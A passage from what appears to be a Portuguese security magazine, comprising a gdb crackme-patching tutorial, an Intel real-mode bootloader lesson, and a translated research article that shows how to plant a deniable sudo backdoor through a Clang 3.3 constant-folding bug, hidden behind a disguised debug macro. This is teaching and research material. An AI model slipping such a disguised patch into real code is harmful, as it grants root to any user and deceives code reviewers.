Para este artigo, desenvolvi um crackme simples que disponibilizei para download em [1], assim você pode baixar e usar com este artigo para treinar. Esse tipo de desafio é muito comum em competições do estilo CTF (Capture The Flag), onde o objetivo é encontrar uma "flag" (normalmente um texto escondido).

Ao executar o binário no Linux, um ELF 64-bit de linha de comando, eis o que acontece:

```
$ ./h2
Tente de novo... Com mais afinco agora, vai...
```

Este crackme precisa que uma senha secreta seja passada como argumento. Vamos tentar uma aleatória:

```
$ ./h2 teste
Tente de novo... Com mais afinco agora, vai...
```

No artigo anterior utilizamos o HT Editor para fazer a engenharia reversa. Neste vamos usar o GNU Debugger (gdb), assim vamos aumentando o leque de ferramentas conhecidas. Sem mais delongas, vamos iniciar o binário no gdb:

```
$ gdb -q ./h2
Reading symbols from ./h2...(no debugging symbols found)...done.
```

A opção **-q** (quiet) diz ao gdb para não exibir seu cabeçalho. Do ponto de vista técnico, é puramente estética.

O gdb informa que não foram encontrados símbolos de depuração. Informações de depuração são adicionadas principalmente por aplicações em versões de teste. Ao compilar com o gcc, pode-se utilizar a opção **-g** para fazer isso.

Agora entraremos num conceito importante da engenharia reversa: os breakpoints. Neste artigo falaremos do tipo mais comum, o software breakpoint ou INT 3 breakpoint. Deste ponto em diante, o termo "breakpoint" será utilizado referindo-se exclusivamente a software breakpoint.

Acontece que existe uma instrução assembly especial na arquitetura Intel (**INT**) que gera uma chamada para o tratador de interrupções/exceções com base num número de 0 a 255 especificado em seu operando. Não queremos aprofundar aqui, mas para este artigo basta o leitor saber que, para cada valor passado para a instrução INT, será disparada a execução de uma rotina específica.

Por exemplo, a seguinte instrução assembly chama o tratamento da interrupção 0x21:

```
Instrução: INT 0x21
Código de máquina: CD 21
```

Quem é mais velho vai lembrar que certos serviços do antigo MS-DOS eram acessados dessa forma. ;-)

Antigamente no Linux, a forma de executar uma syscall era através da chamada à interrupção 0x80:

```
Instrução: INT 0x80
Código de máquina: CD 80
```

No caso da INT 3, o leitor pode deduzir que o código de máquina seria CD 03, correto? Bem,

é possível utilizá-la assim, mas por razões de eficiência, a Intel dedica um código de máquina de 1 byte (***0xCC***) para a instrução INT 3 com certas características adicionais. Ressalta-se que essas características adicionais estão fora do contexto deste artigo, mas o leitor interessado por consultar o manual da Intel para obter maiores informações. Como consequência dessa instrução, o ***debug exception handler*** (tratador de excecões de depuração, numa tradução livre) é chamado.

Este recurso é utilizado para implementar os software breakpoints. Quando você solicita ao debugger aplicar um software breakpoint em uma dada instrução, o primeiro byte da instrução em questão é substituído por 0xCC. Desta forma, quando a CPU executar essa instrução, o que de fato será executado é o 0xCC e, como consequência, a execução do software será interrompida e o debugger tomará controle. Vale lembrar que o byte original que foi sobrescrito deve ser salvo pelo debugger para que a instrução possa ser processada quando a execução do programa for resumida.

É possível colocar um breakpoint em funções pelo gdb. Nesse caso, colocamos o breakpoint na função main(). Veja:

$ gdb -q ./h2
Reading symbols from ./h2...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x40054a

Nota do editor: O leitor interessado pode consultar a coluna Fundamentos para Computação Ofensiva da edição de número 8 desta revista para maiores detalhes sobre a localização exata em que o software breakpoint é inserido em funções pelo gdb.

Vamos rodar o programa (com o comando run do gdb) a fim de atingir o breakpoint que acabamos de colocar. Em seguida, usaremos o comando disas que, neste caso, mostrará o disassembly de onde a execução parou. Passaremos a senha "teste" como no início do artigo:

```
(gdb) run teste
Starting program: /home/user/h2

Breakpoint 1, 0x000000000040054a in main ()
(gdb) set disassembly-flavor intel
(gdb) disas
Dump of assembler code for function main:
   0x0000000000400546 <+0>:     push   rbp
   0x0000000000400547 <+1>:     mov    rbp,rsp
=> 0x000000000040054a <+4>:     sub    rsp,0x10
   0x000000000040054e <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x0000000000400551 <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x0000000000400555 <+15>:    cmp    DWORD PTR [rbp-0x4],0x1
   0x0000000000400559 <+19>:    jg     0x40055d <main+23>
   0x000000000040055b <+21>:    jmp    0x400592 <main+76>
   0x000000000040055d <+23>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000400561 <+27>:    add    rax,0x8
   0x0000000000400565 <+31>:    mov    rax,QWORD PTR [rax]
   0x0000000000400568 <+34>:    mov    edx,0x0
   0x000000000040056d <+39>:    mov    esi,0x0
   0x0000000000400572 <+44>:    mov    rdi,rax
   0x0000000000400575 <+47>:    mov    eax,0x0
   0x000000000040057a <+52>:    call   0x400440 <strtoul@plt>
   0x000000000040057f <+57>:    cmp    eax,0xb0b0ca
   0x0000000000400584 <+62>:    jne    0x400592 <main+76>
   0x0000000000400586 <+64>:    mov    edi,0x400638
   0x000000000040058b <+69>:    call   0x400410 <puts@plt>
   0x0000000000400590 <+74>:    jmp    0x40059c <main+86>
   0x0000000000400592 <+76>:    mov    edi,0x400668
   0x0000000000400597 <+81>:    call   0x400410 <puts@plt>
   0x000000000040059c <+86>:    mov    eax,0x0
   0x00000000004005a1 <+91>:    leave
   0x00000000004005a2 <+92>:    ret
End of assembler dump.
```

O comando set disassembly-flavor intel foi utilizado para usar a sintaxe Intel de assembly na saída do gdb. Do contrário, ele utilizaria a sintaxe AT&T, que é seu padrão.

Perto do fim da função main() é possível visualizar um trecho com saltos após uma comparação (instruções CMP e JNE). Vamos ressaltá-lo aqui:

```
0x000000000040057f <+57>:  cmp   eax,0xb0b0ca
0x0000000000400584 <+62>: jne   0x400592 <main+76>
0x0000000000400586 <+64>: mov   edi,0x400638
0x000000000040058b <+69>: call  0x400410 <puts@plt>
0x0000000000400590 <+74>: jmp   0x40059c <main+86>
0x0000000000400592 <+76>: mov   edi,0x400668
0x0000000000400597 <+81>: call  0x400410 <puts@plt>
```

A função ***puts()*** imprime uma string (e um trailing new line) na saída padrão. Dependendo da comparação executada no endereço 0x40057f (vamos deixar essa análise para o próximo artigo da série), o salto condicional JNE (Jump if Not Equal) do endereço **0x400584** pode ou não ocorrer. Caso este salto não ocorra, o endereço **0x400638** é copiado para EDI e a função puts() é chamada. Caso o salto ocorra, o fluxo é desviado para o endereço **0x400592** e aí o endereço 0x400668 é que é colocado em EDI e a função puts() é chamada.

É razoável julgar interessante saber o que tem nos endereços **0x400638** e **0x400668**, já que parecem ser parâmetros para a função ***puts()***. Podemos usar o próprio gdb com o comando x, que examina a memória:

```
(gdb) x/s 0x400638
0x400638:       "Tu conseguiu, maneh! A flag eh BACONZITOS!"
(gdb) x/s 0x400668
0x400668:       "Tente de novo... Com mais afinco agora, vai..."
```

O comando x suporta vários formatos (modificadores de sua saída). Aqui escolhemos o s (string). Se quiser ver os outros formatos suportados, é só pedir ajuda ao próprio gdb:

```
(gdb) help x
Examine memory: x/FMT ADDRESS.
ADDRESS is an expression for the memory address to examine.
FMT is a repeat count followed by a format letter and a size letter.
Format letters are o(octal), x(hex), d(decimal), u(unsigned decimal),
 t(binary), f(float), a(address), i(instruction), c(char), s(string)
 and z(hex, zero padded on the left).
Size letters are b(byte), h(halfword), w(word), g(giant, 8 bytes).
The specified number of objects of the specified size are printed
according to the format.

Defaults for format and size letters are those previously used.
Default count is 1.  Default address is following last thing printed
with this command or "print".
```

Ficou claro que o salto em 0x400584 não pode ocorrer para que o endereço da string correta seja posto em EDI antes da chamada à ***puts()***. Sendo assim, um patch que pode vir à mente seria "apagar" esse salto JNE, mas isso não é muito simples quando se trata de um binário. Apagar tais bytes poderia desalinhar as instruções do binário e daria bastante trabalho consertar. O mais rápido é substituir o código de máquina deste salto pelos de uma instrução que "não faz nada". Aí que entra a instrução NOP (NO Operation), uma instrução que ao ser executada não altera o contexto da máquina (em outras palavras, ela basicamente não faz nada). O código de máquina de 1 byte dessa instrução é 0x90. O leitor pode consultar o manual da Intel para mais informações a respeito do NOP.

Antes de NOPar este salto, é preciso saber quantos NOP's precisamos. O salto está em **0x400584** e a próxima instrução, MOV, está em **0x400586**. Isto significa que esta instrução possui um código de máquina de 2 bytes, portanto precisaremos de 2 NOP's. Com o gdb, patcheamos em memória os dois bytes:

```
(gdb) set *(uint16_t *)0x400584=0x9090
```

E para conferir, disassemblamos novamente:

```
0x000000000040057f <+57>: cmp   eax,0xb0b0ca
0x0000000000400584 <+62>:nop
0x0000000000400585 <+63>:nop
```

```
0x0000000000400586 <+64>: mov    edi,0x400638
0x000000000040058b <+69>: call   0x400410 <puts@plt>
0x0000000000400590 <+74>: jmp    0x40059c <main+86>
0x0000000000400592 <+76>: mov    edi,0x400668
0x0000000000400597 <+81>: call   0x400410 <puts@plt>
```

Agora é só continuar a execução com o comando continue:

```
(gdb) continue
Continuing.
Tu conseguiu, maneh! A flag eh BACONZITOS!
[Inferior 1 (process 4383) exited normally]
(gdb)
```

Claro que há outras maneiras de resolver este desafio, mas optei por fazermos assim para treinar também o uso do gdb e termos a oportunidade de estudar alguns de seus comandos, além de entender como funciona um software breakpoint. No próximo artigo, iremos mais a fundo neste programa, de modo a entender cada linha importante de seu código, a partir do assembly, claro. Até lá!

Fernando *é Senior Threat Researcher no Forward-Looking Threat Research Team da Trend Micro. Ele foca suas atividades na investigação do ciber crime e análise de malware. Como evangelizador de software livre na comunidade de segurança, ele criou e mantém uma série de projetos na área [https://github.com/merces/], como o "pev", um kit de ferramentas para análise de binários PE. Fernando também investiga ataques dirigidos e curte preparar armadilhas para atrair ciber criminosos.*

Referências

[1]http://menteb.in/crackme-h2

FUNDAMENTOS PARA COMPUTAÇÃO OFENSIVA

UMA INTRODUÇÃO AOS MODOS DE OPERAÇÃO DE PROCESSADORES INTEL COM ÊNFASE NO MODO REAL

por Ygor da Rocha Parreira e Raphael Campos Silva

0x0 – Introdução

Olá, pessoal.

Alegrem-se, pois a parte chata (mas necessária) já acabou. Agora nesta edição vamos começar a entrar na parte mais legal, que reflete aplicações práticas empregadas por sistemas operacionais e software de base (compiladores, montadores, etc). Este artigo faz uma introdução aos modos de operação de processadores Intel e enfatiza o modo real de operação.

0x1 – Modos de Operação e Transições Referentes ao Modo Real

Ao longo dos anos os processadores vêm evoluindo, e com isso surge a necessidade de se manter retrocompatibilidade entre os programas existentes. A retrocompatibilidade é algo tão importante que mesmo a Intel criando uma arquitetura do zero (IA-64 - Itanium), esta ficou destinada ao fracasso mesmo sendo superior a arquitetura atual (x86) pela falta de compatibilidade. Como exemplo de evolução implementada pela IA-64 podemos citar o emprego de desvios condicionais utilizando uma técnica conhecida como predicação[1], a qual atribui ao compilador a tarefa por organizar as instruções de forma a resolver problemas de desvios condicionais, que é um problema importante para a performance dos programas atuais. Este artigo tem foco apenas na arquitetura Intel retrocompativel com o processador 8086.

Para contextualizar, o primeiro processador Intel produzido comercialmente foi o 4004, uma CPU de 4 bits lançado em 1971. Com o tempo vieram os processadores de 8 bits (8008, 8080 e 8085), 16 bits (8086, 8088[2], 80186, 80188 e 80286) e os modernos de 32 e 64 bits. A Intel apresenta retrocompatibilidade entre os processadores de 16, 32 e 64 bits[3], sendo os anteriores não suportados mais[4]. Essa família de processadores que mantém retrocompatibilidade com os processadores de 16 bits da Intel ficou conhecida como x86, pois diversos sucessores daqueles processadores possuíam a terminação 86 (801**86**, 802**86**, 803**86**, etc). Em relação às arquiteturas retrocompatíveis da Intel, a de 32 bits ficou conhecida como IA-32 (Intel Architecture 32 bits) e a de 64 bits é conhecida por alguns nomes, como por exemplo EM64T e amd64.

A arquitetura Intel 64-bit retrocompatível, suporta os modos de operação apresentados na Figura 1. O modo de operação define quais características da arquitetura são acessíveis.

Os autores acreditam que os modos de operação foram criados com o objetivo de manter retrocompatibilidade, pelos seguintes motivos:

- Na época do 8086 não existia conceito de modos, então havia apenas o ambiente de programação de 16 bits.
- Quando começaram a aumentar a largura dos barramentos, existia a necessidade de manter retrocompatibilidade para não quebrar

os programas existentes, inclusive pelas novas funcionalidades criadas.

- Com isso, os processadores subsequentes, como o 286 e 386, implementaram dois modos de operação (real e protegido).

Outras arquiteturas também são, em geral, construídas suportando retrocompatibilidade e segregação de recursos, porém a forma com que se organizam para isso é diferente do adotado pelas arquiteturas Intel, inclusive a nomenclatura adotada.




Figura 1. Transições entre os modos de operação do processador da Intel. Figura adaptada do manual da Intel.

O Real-Address Mode (modo real) é o modo que implementa o ambiente de programação 16 bits do Intel 8086 com algumas extensões (exemplo das extensões: capacidade de realizar a troca para os outros modos de operação, de endereçar mais que os tradicionais 1MB do Intel 8086, etc). O Protected Mode (modo protegido) é o que implementa o ambiente de programação dos processadores de 32 bits da Intel, onde foi criado separação de privilégios (rings de execução), paginação de memória e outros recursos tão importantes para os sistemas operacionais modernos. O IA-32e Mode é o que implementa o ambiente de programação de 64 bits. Os sistemas operacionais modernos operam em ambos os modos (Protected Mode e/ou IA-32e Mode).

O Virtual-8086 Mode não é bem um modo de operação do processador, mas uma forma de executar código do Intel 8086 num ambiente protegido e multi-tarefa, em Protected Mode. O System Management Mode (SMM) fornece um mecanismo transparente para implementar funções específicas da plataforma tais como gerenciamento de energia e sistemas de segurança.

Quando iniciado (power-up), ou mediante reset, os processadores da Intel começam

a operar em modo real. O bom e velho MS-DOS roda neste modo. Para entrar no modo protegido é necessário configurar o bit cr0.PE=1 (cr0 - Control Register 0, PE - Protect Enable), mostrado na Figura 2. Para retornar ao modo real, é preciso configurar o bit cr0.PE=0 ou reiniciar o computador[5]. Para ir do modo real para o modo SMM, a CPU precisa receber uma interrupção #SMI, que pode ser gerada por hardware ou software, e para retornar do SMM executa-se a instrução RSM ou reinicia-se o computador. Para mais informações sobre mudança de modo favor consultar o manual da Intel.




Figura 2. Registrador de controle CR0 e o bit PE em destaque. Figura adaptada do manual da Intel.

0x2 O Intel 8086

Esse processador foi lançado em 1978, possui 16 bits de barramento de dados, 20 bits de barramento de endereço (consequentemente endereçando até 1MB de memória física), registradores de 16 bits, bytes de 8 bits, é endereçável por byte, é uma arquitetura com ordenação de byte little-endian[6] e as instruções são soft aligned[7]. Na Figura 3 é possível observar o Intel 8086 e seus pinos.

Aqui notamos que os pinos utilizados para o barramento de endereço (pinos "A" na figura) são os mesmos utilizados para o barramento de dados (pinos "D" na figura). O que acontece é que como os recursos de hardware são escaços, a Intel decidiu utilizar os mesmo pinos através de uma multiplexação de sinal baseada no tempo. Os pinos destinados ao barramento de controle[8] são os RD, WR e M/IO.




Figura 3. Diagrama de pinos do Intel 8086. Figura adaptada do manual do Intel 8086.

0x3 Prova de Conceito: Bootloader

O próximo código é uma prova de conceito de um bootloader de 16 bits[9] escrito apenas para testar o bit cr0.PE, que verifica se estamos em modo real ou não[10]. Foi utilizado o emulador qemu para testá-lo. Basta utilizar o assembler nasm para montar o código assembly a seguir em código de máquina (nasm -f bin boot.asm -o boot.bin). Com isso o nasm cria o arquivo boot.bin que é um binário com tamanho de 512 bytes. Após este processo, basta inicializar o bootloader usando o qemu (qemu-system-i386 boot.bin -curses).

```
; Este código é auto-explicativo.

org 0x7c00

bits 16

start:
        smsw ax
        and al, 1
        jnz not_rmode

in_rmode:
        xor bx, bx
        mov ah, 0xE
        mov al, 'S'
        int 0x10
        jmp end

not_rmode:
        xor bx, bx
        mov ah, 0xE
        mov al, 'N'
        int 0x10

end:
        jmp end

times 510-($-$$) db 0

dw 0xAA55
```

A instrução smsw (store msw) é utilizada para armazenar o msw (machine status word) no operando de destino. O msw refere-se aos bits de 0 até 15 do registrador de controle cr0. Em função da execução desta instrução os 16 bits menos significativos do registrador de 32 bits cr0 são copiados para o destino. Esta instrução não é privilegiada, logo pode ser executada a partir de qualquer ring, quando aplicável. Outra forma de efetuar a mesma checagem é realizar a leitura completa do registrador de controle cr0, porém, quando em modo protegido, esta leitura é privilegiada. Fica como exercício ao leitor modificar o código do bootloader para utilizar diretamente o registrador cr0 ao invés da instrução smsw.

Curiosidade: No modo real, pode-se utilizar registradores de 32 bits. Isso é possível dado as extensões presentes no modo real. No Intel 8086 este tipo de código não iria funcionar uma vez que não existem tais extensões.

Os autores e a revista se preocupam com a corretude das informações aqui apresentadas. Se você encontrou algum erro ou gostaria de agregar alguma informação às apresentadas aqui, por favor, deixe-nos saber. Sugestões de melhoria ou de assuntos a abordar são muito bem vindas.

Até mais, pessoal!

1 - A predicação remove os saltos usados na execução condicional, eliminando as penalidades associadas a predições incorretas dos mesmos. Para mais informações favor procurar os manuais da Intel para o processador Itanium.

2 - O Intel 8088 não é de fato um processador de 16 bits. Para maiores detalhes, favor ver o artigo desta coluna da edição 10a. desta revista.

3 - Para saber mais informações sobre o que define se uma arquitetura é de 16, 32 ou 64 bits favor ver o artigo desta mesma coluna na edição 10a. desta revista.

4 - Apenas como curiosidade vale uma pesquisa nos manuais desses modelos antigos para ver como era o assembly da parada :)

5 - Para que a troca de modo (real para protegido, e vice-versa) seja totalmente funcional, é necessário executar alguns passos antes e depois de configurar o bit cr0.PE. Tal bit muda o modo de operação, porém sem tais passos não é possível operar corretamente. Para mais informações, consultar o manual da Intel.

Ygor da Rocha Parreira *(dmr) faz pesquisa com computação ofensiva, trabalha como consultor de segurança sênior na Threat Intelligence e é um cara que prefere colocar os bytes à frente dos títulos.*

Raphael Campos Silva *atualmente é mestrando no curso de Ciência da Computação pela UNESP. Desenvolve pesquisas na área de análise dinâmica de malware no laboratório ACME!, trabalhando especificamente na criação de assinaturas de redes para detecção de comunicações provenientes de malwares. Complementando a pesquisa principal, desenvolve, em paralelo, pesquisas relacionadas à análise estática de malware, tendo interesses pessoais em assuntos low-level em geral. Com o objetivo de se aprofundar/revisar alguns fundamentos de computação, tem desenvolvido, como hobby, um Sistema Operacional para x86.*

Referências

TANENBAUM, A. S. Organização Estruturada de Computadores. Tradução: Daniel Vieira. Revisão Técnica: Wagner Luiz Zucchi. 6a. ed. São Paulo: Pearson Prentice Hall, 2013.

Protected Mode. Acessado em 25/09/2016. Disponível em: http://wiki.osdev.org/Protected_Mode.

KOVAH, XENO. Intermediate Intel x86: Architecture, Assembly, Applications, & Alliteration. Acessado em: 25/09/2016. Disponível em: http://opensecuritytraining.info/IntermediateX86.html.

iAPX 86, 88 User's Manual, disponível em: http://bitsavers.informatik.uni-stuttgart.de/pdf/intel/_dataBooks/1981_iAPX_86_88_Users_Manual.pdf

Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual. Combined Volumes: 1, 2A, 2B, 2C, 3A, 3B, 3C and 3D. Acessado em: 27/09/2016. Disponível em: http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html.

6 - Para maiores informações sobre arquiteturas que possuem bytes com tamanhos diferentes de 8 bits e sobre endianess, favor ver o artigo desta mesma coluna na edição 9a. desta mesma revista.

7 - Para maiores informações sobre as implicações que os barramentos têm na arquitetura e sobre arquiteturas soft e hard alignment, favor ver o artigo desta mesma coluna na edição 10a. desta mesma revista.

8 - Para maiores informações sobre os tipos de barramentos, favor ver o artigo desta mesma coluna na edição 10a. desta mesma revista.

9 - Este bootloader é para sistemas que utilizam BIOS legacy. Sistemas com UEFI possuem um esquema diferente de boot.

10 - Não consideramos aqui o modo SMM por sua especificidade.

ARTIGOS TRADUZIDOS

BACKDOORS NEGÁVEIS UTILIZANDO BUGS DE COMPILADOR

Publicado originalmente na revista PoC || GTFO 8, em 20/Junho/2015
Traduzido por Henrique Lima

por Scott Bauer, Pascal Cuoq e John Regehr

Bugs em compiladores fazem com que software computacionais se tornem inseguros? Nós não acreditamos que isso aconteça com frequência porque (1) a maioria dos códigos não são compilados de forma problemática e (2) a maioria dos códigos não são críticos em relação à segurança. Neste artigo, abordamos uma situação diferente: atuaremos como um adversário que explora um bug de compilador que ocorre de forma natural.

Compiladores com qualidade para serem usados em produção possuem bugs? Com certeza possuem. Compiladores estão em constante evolução a fim de melhorar o suporte para novos padrões de linguagens, novas plataformas e novas otimizações; a diversidade do código resultante garante a presença de vários bugs. O GCC atualmente possui 3.200 bugs em aberto de prioridades P1, P2 ou P3. (Mas tenha em mente que muitos desses não vão causar problemas de compilação.) As invariantes que regem as estruturas de dados internas dos compiladores são umas das mais complexas que temos ciência. Elas são muito bem protegidas por assertions, cerca de 11.000 no GCC e 17.000 no LLVM. E, ainda assim, problemas aparecem.

Como fazemos para descobrir um bug de compilador para explorarmos? Uma maneira seria procurar na base de dados de compiladores open-source. Uma alternativa mais ardilosa seria procurar novos bugs utilizando um fuzzer. Há alguns anos atrás, passamos um bom tempo realizando fuzzing no GCC e LLVM, mas reportamos os bugs – centenas deles! – ao invés de guardá-los para utilizar em backdoors. Esses compiladores agora são altamente resistentes ao Csmith (nosso fuzzer), mas uma das coisas divertidas sobre fuzzing é que toda nova ferramenta tende a encontrar bugs diferentes. Isso foi demonstrado recentemente ao executar o afl-fuzz contra o Clang/LLVM.[3] Uma última maneira para descobrir bons bugs de compilador é introduzí-los nós mesmos através de patches maliciosos. Como isso resulta numa situação de "Trusting Trust" onde quase tudo é possível, não levaremos adiante.

Então, vamos criar um backdoor! A melhor forma de fazer isso é em duas etapas, primeiramente identificando um bug adequado no compilador para o sistema alvo, e então introduzindo um patch para o software alvo, fazendo com que ele tropece no bug do compilador.

---

3 http://permalink.gmane.org/gmane.comp.compilers.llvm.devel/79491

4 Bug 15940 do Projeto LLVM

5 unzip pocorgtfo08.zip sudo-1.8.13-compromise.tar.gz

6 https://github.com/regehr/sudo-1.8.13/compare/compromise

7 https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003

8 unzip pocorgtfo08.pdf exploit2.txt

9 https://github.com/regehr/sudo-1.8.13/tree/compromise/backdoor-info

A artimanha aqui é que, no nível de código-fonte, este patch que submetemos não causa problemas de segurança. Isso tem duas vantagens. A primeira, e óbvia, é que nenhuma quantidade de inspeção – nem mesmo verificações formais completas – do código-fonte irá encontrar o problema. A segunda é que o bug pode ser direcionado com certa especificidade se soubermos que nossa audiência é conhecida por utilizar uma determinada versão, backend ou flags de compilador. É impossível, até mesmo em teoria, para alguém que não possua o compilador alvo descobrir nosso backdoor.

Vamos trabalhar num exemplo. Adicionaremos um bug de escalação de privilégio no sudo versão 1.8.13. Nossa audiência-alvo para esse backdoor será pessoas cujo compilador do sistema é o Clang/LLVM 3.3, lançado em Junho de 2013. O bug que utilizaremos foi descoberto por meio de fuzzing, mas não por nós. A seguir, temos o caso de teste submetido com esse bug. [4]

```
1 int x = 1;
  int main(void) {
3   if (5 % (3 * x) + 2 != 4)
      __builtin_abort();
5   return 0;
  }
```

De acordo com os padrões da linguagem C, esse programa deve terminar normalmente, mas com a versão correta do compilador, isso não acontece!

```
  $ clang -v
2 clang version 3.3 (tags/RELEASE_33/final)
      Target: x86_64-unknown-linux-gnu
  Thread model: posix
4 $ clang -O bug.c
  $ ./a.out
6 Aborted
```

Será que esse é um bom bug para um adversário utilizar como base para um backdoor? Pelo lado vantajoso, ele é executado cedo no compilador – na lógica de constant folding – então, ele pode ser exercitado de forma fácil e confiável através de diversos níveis de otimização e plataformas alvo. Pelo lado negativo, o caso de teste do relatório do bug parece ser muito pequeno. Todas aquelas operações são necessárias para exercitar o bug, então precisaremos encontrar um padrão muito similar no sistema que está sendo atacado ou então criar uma desculpa para introduzí-lo. Vamos optar pela segunda opção.

O nosso programa alvo é a versão 1.8.13 do sudo,[5] um utilitário UNIX para permitir a determinados usuários rodar processos com um uid diferente, geralmente 0: uid do usuário root. Quando está decidindo sobre elevar os privilégios do usuário, o sudo consulta um arquivo chamado sudoers. Vamos aplicar um patch no sudo de forma que, quando ele for compilado com o Clang/LLVM 3.3, o arquivo sudoers seja ignorado e qualquer usuário possa se tornar root. Se você quiser, pode acompanhar pelo Github.[6] Primeiro, sob o pretexto de melhorar as mesagens de debug do sudo, colocaremos o seguinte código em plugins/sudoers/parse.c:220.

```
220 if (userlist_matches(sudo_user.pw, &us->
        users) != ALLOW)
      continue;
```

Podemos exercitar o bug alterando um pouco esse código.

```
220 user_match = userlist_matches(sudo_user.pw,
        &us->users);
    debug_continue((user_match != ALLOW),
        DEBUG_NOTICE,
222                 "No user match, continuing to
         search\n");
```

A macro debug_continue não está tão fora de contexto quanto parece à primeira vista. Ao redor, podemos encontrar esse código para imprimir uma mensagem de debug e retornar um valor inteiro da função atual.

```
debug_return_int(validated);
```

A macro debug_continue é definida em include/sudo_debug.h:112 para esconder nosso truque.

```
112 #define debug_continue(condition, dbg_lvl, \
                           str, ...) {          \
114     if (NORMALIZE_DEBUG_LEVEL(dbg_lvl)       \
                    && (condition)) {           \
116       sudo_debug_printf(SUDO_DEBUG_NOTICE,  \
                          str, ##__VA_ARGS__);  \
118       continue;                             \
      }                                         \
120 }
```

Isso acaba saltando para outra macro de pré-processamento.

```
110 #define NORMALIZE_DEBUG_LEVEL(dbg_lvl)      \
